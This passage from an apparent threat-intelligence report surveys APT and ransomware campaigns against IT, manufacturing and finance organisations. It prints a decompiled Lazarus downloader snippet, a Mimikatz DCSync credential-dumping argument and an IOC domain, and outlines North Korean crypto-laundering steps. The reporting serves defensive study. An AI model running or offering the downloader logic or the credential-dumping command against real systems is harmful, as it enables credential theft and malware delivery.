  ppstream = 0x164;
  if ( URLOpenBlockingStreamA(0x164, szUrlName, &ppstream, 0, 0x164) != 0 )
  {
    if ( (ppstream->lpVtbl->Stat)(ppstream, 0x15, 0x164) != 0 )
    {
      v0 = ++v15;
      if ( rcv_stream )
        LocalFree(rcv_stream);
      v5 = LocalAlloc(0x400, v0);
      rcv_stream = v5;
      if ( v5 )
      {
        memset(v5, 0, v0--);
        (ppstream->lpVtbl->Seek)(ppstream, 0x164, 0x164, 0x164);
        (ppstream->lpVtbl->Read)(ppstream, rcv_stream, v0, 0x164);
        v2 = 1;
      }
    }
  }
}
```

Figure 45. Snippet of code for downloading the next stage

The domain devguardmap[.]org is an IOC associated with Lazarus. It was also discovered in a sample of malware called **ThreatNeedle**. The DLL compilation timestamp suggests that this happened in early 2021, when it was reported that Lazarus targeted security researchers (more information about this case can be found in the report [Hi-Tech Crime Trends 2021/2022: Cyberwarfare](#)).

Moreover, a Lazarus phishing email campaign against South Korean targets was detected in spring 2022. The lures used in the malicious Word documents used in this campaign differ greatly from each other. The threat actors impersonate various entities: the Korea Internet Information Center (KRNIC), South Korean **Internet security firms** (e.g., AhnLab, Menlo Security, and SaniTOX), and cryptocurrency firms (e.g., Binance).

The Word document attached to the phishing email exploits a template injection vulnerability (CVE-2017-0199) that allows the threat actors to download a new weaponized document from a remote source.

The downloaded template embeds a VBA (Visual Basic Application) script that is automatically executed thanks to the abovementioned vulnerability. This VBA code acts as a downloader for the next stage of the kill chain using two embedded remote URLs (32-bit and 64-bit versions of the next-stage payload). All the embedded strings in the VBA project are obfuscated through a base64 encoding and a bytes-XOR encryption using a hardcoded XOR key.

Once the next-stage payload is downloaded, various APIs are resolved at runtime through the LoadLibraryA and GetProcAddress APIs and the payload is decoded through the same process used for the embedded strings. The executable RuntimeBroker.exe is protected with the UPX packer and it plays the role of a dropper for the late-stage implant. The implant first goes through a stage of evasion checks aimed at avoiding execution under sandbox or virtualized environments. When the sought-after permissions are available, the malware proceeds with an HTTP POST request to a remote URL in order to download the final payload.

SPECIAL SERVICES THAT TARGET THE IT INDUSTRY

DEV-0228 and DEV-0056

Specialists at Microsoft have warned about the growing number of supply chain attacks conducted by hacker groups believed to receive support from the Iranian government. Microsoft has notified over 40 IT companies about hacking attempts.

In July 2021, a group that the Microsoft experts track as **DEV-0228** and believe to be based in Iran compromised an Israel-based IT company that specializes in business management software. According to the experts' assessment, DEV-0228 used access to the IT company in order to extend its attacks and compromise downstream customers in the defense, energy, and legal sectors in Israel.

In September 2021, the specialists detected another Iranian group, **DEV-0056**, which had compromised email accounts at a Bahrain-based IT integration company involved in IT integration with Bahrain Government clients, who in all likelihood were DEV-0056's ultimate target. DEV-0056 also compromised various accounts at a partially government-owned organization in the Middle East that provides information and communications technology to the defense and transportation sectors, which are targets of interest to the Iranian regime. DEV-0056 maintained persistence at the IT integration organization through to at least October 2021.

DarkHalo

In October 2021, security researchers discovered that members of **DarkHalo** tried to gain access to the customers of multiple cloud service providers (CSP), managed service providers (MSP), and other IT services organizations that have administrative privileges to customer networks. The attacks, which targeted organizations in the US and Europe, started in May 2021.

To gain access to the customers, the attackers targeted the providers' admin accounts. The threat actors used various tools and techniques including malware, password spraying, and spear phishing.

By compromising accounts at the level of the service provider, the threat actors can take advantage of several potential vectors, including delegated administrative privileges (DAP), and then leverage that access to extend downstream attacks through trusted channels such as externally facing VPNs and unique provider-customer solutions that enable network access.

In one attack, the threat actors chained together artifacts and access across four different providers in order to reach their end target.

MuddyWater

Between late February and early March 2022, several research agencies published alerts about recent attacks conducted by the threat group **MuddyWater**. Researchers said that the attacks affected government and tech companies in the Middle East.

According to the published data, the attacks started in at least the second half of 2021, and the first upload of malicious samples to VirusTotal took place on August 12, 2021. MuddyWater used phishing as the initial attack vector in this campaign. The phishing emails contained a link to download a RAR file stored on OneHub (a cloud storage space). The RAR file contained an installer for a legitimate application called ScreenConnect.

MuddyWater used new tools called **Small Sieve** and **Canopy/Starwhale/SloughRAT** in addition to already known tools such as **PowGoop**, **Mori** and **POWERSTATS**.

Small Sieve is a Python backdoor distributed using a Nullsoft Scriptable Install System (NSIS) installer, `gram_app.exe`, which installs the Python backdoor, `index.exe`, and adds it as a registry run key, thereby enabling persistence. Small Sieve provides the basic functionality required to maintain and expand a foothold in the victim's infrastructure and avoid detection by using custom string and traffic obfuscation schemes together with the Telegram Bot application programming interface (API).

POLONIUM

Since February 2022, **POLONIUM** has mainly targeted organizations in Israel with a focus on critical manufacturing, IT, and Israel's defense industry.

In at least one case, POLONIUM's compromise of an IT company was used to target a downstream aviation company and law firm in a supply-chain attack that relied on service provider credentials as a way to gain access to the targeted networks.


POLONIUM deployed a series of custom implants that use cloud services for command and control as well as data exfiltration. Implants connect to POLONIUM-owned accounts in OneDrive and Dropbox.

According to researchers, approximately 80% of the victims identified were running Fortinet appliances. This suggests — but does not definitively prove — that POLONIUM compromised these Fortinet devices by exploiting the CVE-2018-13379 vulnerability in order to gain access to the compromised organizations.

Threat groups

Ransomware

Over the reporting period, **120 attacks** against IT companies by ransomware groups were observed, which is **18% more** than in the previous period (H2 2020 – H1 2021). Most victims are based in the **US (43%)**, the **UK (7%)**, and **France (5%)**. The groups **Lockbit (28%)**, **Conti (10%)**, and **Clop (8%)** were the ones to attack IT companies the most.



Group-IB specialists also analyzed the initial access market for the IT industry. Over the reporting period, **158 instances** of access to IT companies being sold by threat actors were discovered, which is **100%** more than in the previous period (H2 2020 – H1 2021). Most instances of access for sale affected the **US (29%)**, the **UK (6%)**, and **Brazil (6%)**.

Type of access	Quantity	%
RDP	44	27.8
VPN	39	24.7
Citrix	15	9.5
Webshell	12	7.6
Database	4	2.5
Web panel	2	1.3
Other	6	3.8
Unknown	36	22.8
Total	158	100

Type of access	Quantity	%
Local Admin	34	21.5
User	33	20.9
Domain Admin	24	15.2
Root	4	2.5
Unknown	63	39.9
Total	158	100

Access to IT companies was most often sold by the following brokers (all of them had the same number of items to sell):

- **B_master** – 12 instances of private access for sale in June 2022. The first half involved Citrix and the other — RDWeb. Most victims were located in Europe.
- **orangecake** – 12 instances of access for sale between October 2021 and June 2022. Most involved VPNs. Affected regions: Europe, North America and Latin America.
- **Pirat-Networks** – 12 instances of access for sale over the reporting period. Half of them affected the US and the other half — European countries. The types of access for sale varied.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 11.

THREATS BY INDUSTRY: MANUFACTURING

MITRE ATTACK[®] FOR THE MANUFACTURING INDUSTRY*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	Exploit Public-Facing Application	T1190
	[Phishing → Spearphishing Attachment]	T1566.001
	[Phishing → Spearphishing Link]	T1566.002
	Phishing	T1566
	[Valid Accounts → Domain Accounts]	T1078.002
EXECUTION	Exploitation for Client Execution	T1203
	[Command and Scripting Interpreter → Windows Command Shell]	T1059.003
	Native API	T1106
	User Execution	T1204
	Inter-Process Communication	T1559
PERSISTENCE	Boot or Logon Autostart Execution	T1547
	Hijack Execution Flow	T1574
	[Hijack Execution Flow → DLL Side-Loading]	T1547.002
	[Valid Accounts → Domain Accounts]	T1078.002
	[Valid Accounts → Local Accounts]	T1078.003
PRIVILEGE ESCALATION	Boot or Logon Autostart Execution	T1547
	Hijack Execution Flow	T1574
	Process Injection	T1055
	Abuse Elevation Control Mechanism	T1548
	[Hijack Execution Flow → DLL Side-Loading]	T1574.002
DEFENSE EVASION	Obfuscated Files or Information	T1027
	Deobfuscate/Decode Files or Information	T1140
	Hijack Execution Flow	T1574
	Impair Defenses	T1562
	Masquerading	T1036

*The most common techniques

TACTIC	TECHNIQUE	MITRE ID
CREDENTIAL ACCESS	[Unsecured Credentials → Credentials In Files]	T1552.001
	[Credentials from Password Stores → Credentials from Web Browsers]	T1555.003
	Input Capture	T1056
	[OS Credential Dumping → LSASS Memory]	T1003.001
	[OS Credential Dumping → NTDS]	T1003.003
DISCOVERY	System Information Discovery	T1082
	Process Discovery	T1057
	Account Discovery	T1087
	Network Share Discovery	T1135
	Permission Groups Discovery	T1069
LATERAL MOVEMENT	Exploitation of Remote Services	T1210
	Lateral Tool Transfer	T1570
	[Use Alternate Authentication Material → Pass the Hash]	T1550.002
	[Remote Services → Remote Desktop Protocol]	T1021.001
COLLECTION	[Archive Collected Data->Archive via Utility]	T1560.001
	Data from Local System	T1005
	Archive Collected Data	T1560
	Automated Collection	T1119
	Data from Configuration Repository	T1602
COMMAND AND CONTROL	Ingress Tool Transfer	T1105
	[Application Layer Protocol → Web Protocols]	T1071.001
	Web Service	T1102
	Application Layer Protocol	T1071
	[Encrypted Channel → Asymmetric Cryptography]	T1573.002
EXFILTRATION	Exfiltration Over C2 Channel	T1041
	Automated Exfiltration	T1020
	[Exfiltration Over Web Service → Exfiltration to Cloud Storage]	T1567.002
	Transfer Data to Cloud Account	T1537
EXFILTRATION	Data Destruction	T1485
	Service Stop	T1489

*The most common techniques

SPECIAL SERVICES THAT TARGET THE MANUFACTURING INDUSTRY

In addition to being targeted by typical threat actors, manufacturers are becoming an increasingly frequent target of competing companies and countries that engage in corporate espionage. The motives range from financial gain and revenge to competitive intelligence for strategic breakthroughs.

Many existing manufacturing systems were developed at a time when cybersecurity was a far smaller issue than it is today. Moreover, in the past the focus in manufacturing technologies was on production efficiency and security, but not in terms of information. This has led to serious gaps in the security of manufacturing systems.

In addition, the fact that these systems are increasingly sophisticated has led to the creation of network infrastructures that are large, complex, and niche. In many cases, these systems are used by manufacturers' specialists rather than IT specialists. Coupled with integrating information and operational technology, these trends have created an environment with a large attack surface that is difficult to manage and protect.

APT41

Security researchers uncovered a sophisticated malicious campaign that had remained largely undetected since at least 2019 and targeted technology and **manufacturing companies** in North America, Europe, and Asia. Since the hackers had years to surreptitiously conduct reconnaissance and identify valuable data, it is estimated that the group managed to exfiltrate hundreds of gigabytes of information. The attackers targeted intellectual property developed by the victims, including sensitive documents, blueprints, diagrams, formulas, and manufacturing-related proprietary data. In addition, the attackers collected information that could be used for future cyberattacks, such as details about the target company's business units, network architecture, user accounts and credentials, employee emails, and customer details.

The researchers attributed the attack and **Operation CuckooBees** to **APT41** with a moderate-to-high degree of confidence.

The attackers' initial foothold in the organization originated from multiple vulnerabilities in the organizational ERP (Enterprise Resource Planning) platform.

In their attack, the hackers used a new custom rootkit called **WINNKIT**. Its purpose is to act as a kernel-mode agent, interacting with the user-mode agent and intercepting TCP/IP requests by talking directly to the network card.

Dark Halo

On May 19, 2022, the file Roshan_CV.iso was uploaded to VirusTotal from Sri Lanka. The file was made to look like the curriculum vitae of an individual named Roshan and contained a malicious payload associated with **Brute Ratel C4 (BRc4)**, a relatively new tool. The compilation date is May 17, 2022. At the time of detection, no antivirus tool identified the file as malicious.

Security specialists uncovered part of the infrastructure and the BRc4 samples used. They discovered that the tool had affected at least three organizations in the Americas, including **a major textile manufacturer in Mexico**.

The sample discovered was downloaded according to the same scenario that the group **DarkHalo** used to distribute Cobalt Strike in its recent attacks. In general, the execution chain can be described as follows: [Roshan_CV.ISO→Roshan-Bandar_CV_Dialog.LNK→cmd.exe→OneDriveUpdater.exe→version.dll→OneDrive.Update].

The final code loaded into memory is Brute Ratel C4.

Lazarus

The North Korean group **Lazarus** used a Trojanized KeePass and payloads in KMSAuto as part of its attacks.

In April 2021, an attack was conducted against **a vendor with industrial appliances in the Philippines** as part of which a Trojanized KeePass malware was used. The main purpose of the malware is to load an encrypted Mimikatz from the filesystem. KeePass is a free open-source password manager.

Three parameters were required:

- The location of the encrypted Mimikatz on the filesystem
- A key to decrypt it
- A twice base64-encoded argument for Mimikatz, which can look like `privilege::debug,lsadump::dcsync /domain:<DOMAIN> /all /csv`

With a high degree of confidence, security experts attributed these files to the toolset used by Lazarus. The sample was delivered during the attack, together with many other tools.

In November 2021, experts discovered that members of Lazarus had installed one of their payloads into C:\ProgramData\KMSAutoS\KMSAuto.bin and had, therefore, disguised it as a well-known Windows activation tool.

The payload was not KMSAuto, but a VMProtect-ed executable. The victim was the same vendor in the Philippines as the one mentioned in connection with the Trojanized KeePass application. The attackers took advantage of an existing crack in the victim's system in the same folder, which is usually instructed to be excluded from antivirus scanning. Piracy does, therefore, not only pose a risk of malware delivery but can also be used to evade detection.

APT40

The Chinese state-sponsored group **APT40** continues to attack Australian organizations. Their latest campaign, however, involved different targets, namely entities in Australian governmental affairs as well as offshore energy production companies in the South China Sea. For instance, the group attacked **global heavy industry manufacturers** that maintain fleets of wind turbines in the South China Sea.

The phishing campaign involved URLs delivered in phishing emails, which redirected victims to a malicious website designed to look like an Australian news media outlet. The website's landing page delivered a JavaScript ScanBox malware payload to selected targets. In the past, ScanBox has been delivered from websites that fell victim to strategic web compromise (SWC) attacks, with legitimate sites being injected with malicious JavaScript code. In this instance, the threat actors controlled the malicious site and delivered malicious code to unsuspecting users.

ScanBox is a JavaScript-based web reconnaissance and exploitation framework which allows threat actors to profile victims and deliver further malware to selected targets.

Aggah

In early July, spear-phishing emails were sent targeting the manufacturing industry in Taiwan and South Korea. The hacker group called **Aggah** is thought to be behind them.

One of the mailouts was made to look like a message from FoodHub, a food delivery service. The body of the email contained order and shipping information along with an attached PowerPoint file named "Purchase order 4500061977,pdf.ppam." The email was sent to Fon-star International Technology, a Taiwan-based manufacturing company. Other spear-phishing emails were sent to:

- **CSE group**, a Taiwanese manufacturing company
- **FomoTech**, a Taiwanese engineering company
- **Hyundai Electric**, a Korean power company

Security specialists found obfuscated macros contained in the attached document, which used MSHTA to execute JavaScript hosted on the compromised legitimate website of a hotel in India.

Most of the compromised legitimate websites that were used to host malicious scripts appeared to be WordPress sites. The JavaScript involved anti-debugging techniques. After the debugging checks were completed, the script returned another compromised website for an Afghan food distributor.

The threat actors then downloaded and executed a PowerShell script, which was used for checking the antivirus status. The hackers checked whether Windows Defender and ESET were installed. Based on these checks, a different loader was used to inject the Warzone payload into various legitimate processes.

Warzone RAT is a commodity information stealer written in C++ that supports privilege escalation, keylogging, remote shell, downloading and executing files, file manager, persistence, and stealing credentials.

Tropic Trooper

The hacker group Tropic Trooper used a backdoor called xPack in attacks against financial organizations and **manufacturing companies**.

xPack enabled the attackers to run WMI commands remotely and mount shares over SMB to transfer data from C&C servers. The threat actors also browsed the web with malware, most likely using it as a proxy to mask their IP address.

Security researchers analyzed one of the attacks carried out by the group, which remained in the compromised network of a Taiwanese manufacturing company **for 175 days**.

At the time of writing, the initial infection vector is unclear. The researchers believe that the threat actors used a web application or service because the threat actors once used the MSSQL service to execute system commands.

Exforel

Security researchers discovered a Chinese hacking tool called **Daxin**, which had stayed hidden **in the background for more than ten years**. Experts identified cases of Daxin being deployed in government organizations as well as entities in the telecommunications, transportation, and **manufacturing sectors**.

Daxin comes in the form of a Windows kernel driver, which is a relatively rare format for malware nowadays. It has an advanced communications functionality, which both provides a high degree of stealth and allows the attackers to communicate with infected computers on highly secured networks **when there is no direct Internet connection**.


The malware does not start its own network services. Instead, it can abuse any legitimate services already running on the infected computers.

Daxin can also relay its communications across a network of infected computers within the attacked organization. The hackers can select an arbitrary path across infected computers and send a single command that instructs these computers to establish the requested connectivity.


Threat groups

Ransomware

Over the reporting period, **295** attacks against manufacturing companies by ransomware groups were detected, which is **19%** more than in the previous period (H2 2020 – H1 2021). Most victims were based in the US (31%), Germany (11%), and Italy (9%). The groups Lockbit (29%), Conti (22%), and BlackCat (5%) were the ones that attacked manufacturing companies the most.



Group-IB specialists also analyzed the initial access market for the manufacturing industry. Over the reporting period, **136** instances of access to manufacturing companies sold by threat actors were discovered, which is **33%** more than in the previous period (H2 2020 – H1 2021). Most instances of access for sale affected the US (29%), Italy (7%), Brazil (4%), China (4%), Germany (4%), and the UK (4%).



Type of access	Quantity	%
Local Admin	42	30.9
Domain Admin	34	25
User	23	16.9
Root	2	1.5
Unknown	35	25.7
Total	136	100

Access to manufacturing companies was most often sold by the following brokers:

- **Novelli** – 15 instances of RDP access for sale, 9 of which affected companies from Latin America. Nearly all of the instances of access for sale involved administrator privileges (either local or domain).
- **orangecake** – 15 instances of access for sale, most of which involved VPNs. Over half of them affected Europe.
- **Nei** – 7 instances of VPN access for sale between September and December 2021 worldwide, 5 of which involved local administrator privileges.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 12.

THREATS BY INDUSTRY: FINANCE

APT GROUPS AND TARGETED ATTACKS AGAINST BANKS

FIN7

Despite engaging mainly in ransomware activity, the threat group **FIN7** also continues to carry out targeted attacks against financial organizations.

Between late June and late July 2021, FIN7 carried out a campaign targeting customers of the POS terminal provider **Clearmind Technology** (USA). The threat actors sent out malicious emails that were disguised as an ad for Windows 11 Alpha.

The group's objective was to install a Javascript backdoor that would steal financial information. Upon opening a Microsoft Word document, which was attached to the malicious emails, users were asked to enable content to view the document. This action executed an obfuscated macro that delivered a variation of a JavaScript backdoor that FIN7 has used since at least 2018.

Before connecting to its servers, a VBA loader extracts encrypted lists from the Microsoft Word decoy document. Based on the lists, the loader runs the following checks:

- Searches for a domain name, specifically CLEARMIND (connection with the POS provider for US retailers and hotels)
- Attempts to identify the language used by the user of the computer
- Searches for signs of a virtual environment
- Ensures that enough memory is available (at least 4 GB)
- Checks for RootDSE (using LDAP), which makes it possible to obtain the domain name in the Active Directory catalog to which the computer is connected

If the checks are satisfactory, the script proceeds to the function where a JavaScript file called "word_data.js," (which is filled with junk data to disguise the payload) is dropped to the TEMP folder. This obfuscated script acts as a backdoor for FIN7. If a VM or a language from a stop list (Russian, Ukrainian, Moldovan, Estonian, Serbian, Sorbian, Slovak, Slovenian) is detected, however, the JavaScript backdoor is not installed.

FIN8

In August 2021, security researchers found that the hacker group **FIN8** had compromised the network of an unnamed financial organization in the US by using a new piece of malware called **Sardonic**. At the time of detection, the malware was being developed, but it already had the following functionalities:

- System information harvesting
- Command execution on compromised devices
- A plugin system designed to load and execute further malware payloads delivered as DLLs

During the attack against the US financial organization, the backdoor was deployed and executed onto victims' systems as part of a three-stage process using a PowerShell script, a .NET loader, and downloader shellcode. The PowerShell script is copied manually onto compromised systems, while the loaders are delivered onto compromised devices via an automated process.

UNC2891

In February 2022, the financially motivated hacker group called **UNC2891** was found to be active. At the time, a potentially compromised ATM server was discovered. Further analysis revealed that the data sent by the server was modified. In addition, Group-IB established that the first IOCs date back to November 2017, which suggests that the group has been operating for a long time. Unfortunately, due to the significant amount of time that had passed, it was impossible to determine how the hackers had gained initial access to the system.

Security researchers discovered Caketap, a previously unknown Unix rootkit used for attacks on ATMs. The ultimate goal of Caketap is to intercept banking card and PIN verification data from breached ATM switch servers and use the stolen data to facilitate unauthorized transactions. Caketap intercepts data sent by an ATM server and checks it for certain conditions. If those conditions are met, the data is modified before being sent from the ATM server.

In addition to the new malware, UNC2891 used malicious programs such as **SLAPSTICK**, **TINYHELL** and **STEELCORGI**, which had been detected previously in attacks conducted by **LightBasin** (also known as UNC1945), a group that targeted telecommunications companies. This gives ground to believe that the attackers might be linked or even that they are the same group.

The complete geographical scope of the group's attacks has not been established. The SLAPSTICK backdoor, which was detected in April–July 2022, affected Qatar and the UK, from where samples were uploaded to VirusTotal.

Evilnum

The threat group **Evilnum** has existed since at least 2018 but was not discovered until 2020. The group's ultimate goal has not yet been identified as no financial thefts have been detected. However, the threat actors conduct malicious mailouts targeting fintech companies, most likely to obtain information from compromised systems.

Between late 2021 and early 2022, mailouts in Denmark and the UK were detected and the group started using a new backdoor called **AgentVX**.

The threat actor sends malicious emails disguised as messages with personal customer data (KYC). The emails contain LNK attachments. When the victim opens the file, they see an image with the scan of a passport. In addition, a cmd command (hidden in the image using steganography) is launched. This is followed by the launch of an NSIS installer, which in turn launches a PNG file with a shellcode hidden using steganography. This then launches a PE file of AgentVX_Loader, which is a loader for the new AgentVX backdoor. The backdoor makes it possible to obtain information about an infected device and launch the payload.


The threat group later started using a new backdoor called DarkMe and carried out attacks against companies that used an online casino platform.

Lazarus

Cryptocurrency

According to an article by [Chainalysis](#), North Korean cybercriminals had a banner year in 2021, launching at least seven attacks on cryptocurrency platforms and extracting **nearly \$400 million** worth of digital assets. The attacks primarily targeted investment firms and centralized exchanges and made use of phishing lures, code exploits, malware, and advanced social engineering. The hackers siphoned funds from the Internet-connected “hot” wallets belonging to these organizations into DPRK-controlled addresses.

From 2020 to 2021, the number of North Korean-linked hacks increased from four to seven and the amount stolen from these hacks grew by 40%.



Given that DPRK is stealing more and more different types of cryptocurrency, the group's cryptocurrency laundering operation is becoming increasingly complex. Today, DPRK's typical laundering process is as follows:

1. ERC-20 tokens and altcoins are swapped for Ether via decentralized exchange (DEX)
2. Ether is mixed
3. Mixed Ether is swapped for Bitcoin via DEX
4. Bitcoin is mixed
5. Mixed Bitcoin is consolidated into new wallets
6. Bitcoin is sent to deposit addresses at crypto-to-fiat exchanges based in Asia (i.e., potential cash-out points)

